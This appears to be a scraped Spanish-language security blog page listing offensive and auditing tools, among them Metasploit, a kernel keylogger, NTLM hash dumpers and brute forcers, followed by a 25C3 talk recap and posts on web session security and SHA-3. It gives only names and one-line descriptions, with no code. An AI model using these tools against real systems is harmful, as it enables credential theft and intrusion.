The WebGoat Project: a web application written in Java with intentional vulnerabilities. Supports an interactive learning environment with individual lessons.
TSCrack: a Windows Terminal Server brute forcer
Ollie Whitehouse from @stake released some new cellular phone based pentesting tools for scanning (NetScan, MobilePenTester). All tools require a Sony Ericsson P800 mobile phone. Unfortunately, @stake seems no longer to support much of their free security tools. So, use instead the alternativ download links above.
THC-FuzzyFingerprint: generates fuzzy fingerprints that look almost nearly equal to a given fingerprint/hash-sum. Very useful for MITM attacks.
BeatLM, a password finder for LM/NTLM hashes. Currently, there is no support for NTLM2 hashes. In order to get the hashes from network traffic, try ScoopLM.
THC vlogger: a linux kernel based keylogger
The Metasploit Framework: an "advanced open-source platform for developing, testing, and using exploit code".
ATK (Attack Tool Kit): a comination of security scanner and exploit framework (Windows only)
Pirana: an exploitation framework to test the security of email content filters. See also the whitepaper
PassLoc: a tool which provides the means to locate keys within a buffer. Based on the article "Playing hide and seek with stored keys" by Adi Shamir.
Dl-Hell: identifies an executables dynamic link library (DLL) files
DHCPing: a security tool for testing dhcp security
ldapenum: a perl script for enumeration against ldap servers.
Checkpwd: a dictionary based password checker for oracle databases
NirCmd from NirSoft: a windows command line tool to manipulate the registry, initiate a dialup connection and much more
Windows Permission Identifier: a tools for auditing user permissions on a windows system
MSNPawn: a toolset for footprinting, profiling and assesment via the MSN Search. Windows-only, .NET required
snmpcheck:a tool to gather information via snmp. Works on Linux, *BSD and Windows systems.
pwdump6: extract NTLM and LanMan hashes from Windows targets
Aprovéchenla, en breve un par más ;-)
Leer más...
Agregar a marcadores favoritos:
25th Chaos Communication Congress
The 25th Chaos Communication Congress is over and again has been a great success. About 5.000 people gathered in the Congress Center in the heart of Berlin. As usual, the event was a great mixture of lectures and workshops; serious and funny things around "hacking". [25c3 wiki]
Down near the "Lounge" was the Hackcenter with its different projects. Here you could build your own quadrocopter [video] [info] , extend your IXUS camera with additional features like adjustable shutter speed [info], have fun with microcontrollers [info] or relax while playing a round of 3d-pong [video] in the blinkenarea. A complete list of all projects held at the 25c3 can be found here.
Dan Kaminsky's talk about DNS was very interesting, although there was nothing really new. Basically it was a summary with the most relevant information around the DNS bug which was published this year. [video]
Jacob Appelbaum not only had his lecture about the Cold Boot Attacks [info] , but with Alexander Sotirov and his crew he also held the famous talk about creating a malicious root CA based on a MD5 collision attack. [S21sec blog] [slides] [video] [info]
Thorsten Holz spoke about their attempt to analyze banking malware and find the related C&C servers in an automated way. Among other things they improved and extended www.cwsandbox.org - a binary analyzer like virustotal.com - being able to simulate user interaction in order to behave like a human and e.g. enter credentials into sensitive web sites. They also managed to find and identify lots of "Dropzones" - including full access to some of them. With statistic information about the gathered data of the last seven months he finished this very interesting talk. [slides] [info]
Felix Lindner aka FX had a very interesting speech about a new generation of Cisco exploits. His attempt was to find a generic and version independent way of exploiting Cisco routers. [slides]
These have only been some of my personal favorites, you can find an overview of all the talks at the following links. Some, but not all the slides and videos are published yet. If audio is enough for you, there you'll find a few more. [talks] [slides] [videos] [audio]
Lets see if the coming 26c3 congress will again be placed in Berlin's Congress Center since it was quite overcrowded and hard to get into some of the lectures.
Finally here you have some random and related links: [flickr] [youtube] [Dan Kaminsky's Pics]
Clemens Kurtenbach
S21sec e-crime
Fuente: s21sec Leer más...
Agregar a marcadores favoritos:
Wednesday, January 7
Seguridad en las sesiones de las aplicaciones Web
s21sec ha lanzado una serie de notas acerca de la Seguridad en las sesiones de las aplicaciones web. Realmente cuentan con información muy completa, actualmente van por la tercer entrega, y es por ello que se las recomiendo! No se lo pierdan!
Seguridad en las sesiones de las aplicaciones Web I
Seguridad en las sesiones de las aplicaciones Web II
Seguridad en las sesiones de las aplicaciones Web III
Saludos, Leer más...
Seguridad en las sesiones de las aplicaciones Web I
Seguridad en las sesiones de las aplicaciones Web II
Seguridad en las sesiones de las aplicaciones Web III
Saludos, Leer más...
Agregar a marcadores favoritos:
Cryptographic hash Algorithm Competition
Por si muchos no lo sabían les cuento que se esta realizando una competencia para determinar el nuevo algoritmo de cifrado, que se llamará SHA-3. En la primer ronda ya quedan 51 de los 64 participantes iniciales y aún se continúa realizando el análisis sobre los algoritmos restantes.
En ésta página pueden ver cuales de los algoritmos ya han sido quebrados y la técnica que se utilizo para lograrlo (en otro post detallaremos qué significa cada método).
Veremos quién resulta victorioso!
Más información en:
Leer más...
En ésta página pueden ver cuales de los algoritmos ya han sido quebrados y la técnica que se utilizo para lograrlo (en otro post detallaremos qué significa cada método).
Veremos quién resulta victorioso!
Más información en:
Leer más...
Agregar a marcadores favoritos:
Subscribe to:
Posts (Atom)


 Posts


